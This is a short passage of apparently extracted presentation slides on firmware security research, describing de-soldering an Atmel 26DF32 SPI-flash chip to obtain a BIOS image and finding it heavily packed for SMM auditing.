


Oopsss....A vicious circle!

So, how did we get around this vicious circle?


De-soldering?








Meet Atmel 26DF32 | SPI-flash



De-soldered SPI-flash chip



Looks promising, but...

The BIOS image on the SPI-flash is heavily packed!
(inconvenient form for SMM auditing)

